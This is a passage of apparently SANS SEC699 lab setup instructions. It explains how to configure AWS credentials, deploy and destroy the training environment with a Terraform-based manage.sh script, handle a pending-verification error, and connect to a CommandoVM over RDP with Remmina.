


Step 3: Configure AWS CLI

To make sure we can build the SEC699 lab environment on AWS, we have to configure the AWS access. This utility is preinstalled in the VM and will allow us to interface with Amazon AWS.

This can simply be done by running the command: `./manage.sh configure`

Make sure to have your AWS Acces Key and Secret on hand. The other fields can be left empty.




Objective 3: Deploying the Lab

To ease the lab deployment, we have supplied you with a `manage.sh` script. This script will take care of all the actions to deploy/destroy your SANS SEC699 lab environment. This script is built using Terraform and will manage the SEC699 lab resources on your provided AWS account.


> **Terraform** Terraform enables you to safely and predictably create, change, and improve infrastructure. It is an open source tool that codifies APIs into declarative configuration files that can be shared among team members, treated as code, edited, reviewed, and versioned. *Source: https://www.terraform.io*

Step 1: Checking out the manage.sh script

To use the `manage.sh` script, open a terminal prompt and go to the `/home/student/Desktop/lab-manager` directory.



As you can see, the `manage.sh` is in this directory. When you run it without options, you will get an overview of all available run options. In the next steps, we will use the bootup options to boot up the lab environment.




Step 2: Spinning up the Lab VMs

Time to spin up the lab environment. To do so, you can make use of the `manage.sh deploy -t [version_tag] -r [region]` command.

> The version tag to use is "v1.0.0", unless otherwise specified by your instructor.

> For the region tag, we currently support the following AWS regions: eu-west-1 (Europe), us-east-1 (US) and ap-southeast-2 (Asia & Australia).



The process of deploying the lab environment has started; this usually takes **3-5 minutes**. Once the deploy has finished, you will receive the following output from the script. This means your environment is ready...


In some cases, the following error can pop up;

```
Error: Error launching source instance: PendingVerification: Your request for
accessing resources in this region is being validated, and you will not be able to
launch additional resources in this region until the validation is complete. We
will notify you by email once your request has been validated. While normally
resolved within minutes, please allow up to 4 hours for this process to complete.
If the issue still persists, please let us know by writing to aws-
verification@amazon.com for further assistance.
    status code: 400, request id: ba537318-1df8-4158-93ec-7cf29a01fcc8
  on machines.tf line 25, in resource "aws_instance" "soc":
  25: resource "aws_instance" "soc" {
```

This issue is typically resolved by waiting 10 minutes.

> You will notice that several .tfstate files get created. These maintain the state of the deployed Amazon resources. Do not remove these. These files are created on a per

region and per version basis. This means you can spin up multiple labs in different regions.



Step 3: Other options available in the manage.sh script

The script also allows you to partially boot up and destroy your lab environment. This will come in handy when you want to have a fresh setup.

The lab is largely split in two parts:

- The base lab environment includes the CommandoVM, the SOC, and C2 systems.
- The target lab environment includes the Domain Controllers and all member domain systems (dc, dc2, win10, win19 and sql)

Typical commands you'll run during your training include:

At the start of every day, deploy the full lab (i.e., deploy the base lab and the targets):

```
./manage.sh deploy -t [version_tag] -r [region] -r [region]
```

After an exercise, destroy the lab targets, but let the base lab environment remain:

```
./manage.sh destroy_target -t [version_tag] -r [region]
```

At the end of every day, we recommend that you destroy the full lab environment (to avoid any unnecessary AWS costs):

```
./manage.sh destroy -t [version_tag] -r [region]
```

To list all the currently active lab environments, you can run:

```
./manage.sh list
```

To shut down ("pause") all the currently active VMs in a lab environment, you can run:

```
./manage.sh pause -t [version_tag] -r [region]
```

To restart paused VMs in a lab environment, you can run:

```
./manage.sh start -t [version_tag] -r [region]
```

To reconfigure the AWS API access credentials, you can run:

```
./manage.sh configure
```

Objective 4: Connecting to the Lab

In this lesson, we will connect to the lab environment.

Step 1: Connecting with the environment

To connect to the lab environment, you can make use of either RDP or an OpenVPN client. Dependent on the lab one of both ways will be preferred.


RDP

Using the RDP method, you can directly connect to a CommandoVM RDP session. **Please take note that no VPN is required to connect to this machine. Your IP has been whitelisted by our deployment script.**


To connect, we are going to make use of Remmina, a handy connectivity utility which comes preinstalled with Ubuntu.

Remmina Remmina is a remote desktop client for POSIX-based computer operating systems. It supports the Remote Desktop Protocol, VNC, NX, XDMCP, SPICE and SSH protocols. *Source: https://remmina.org/*

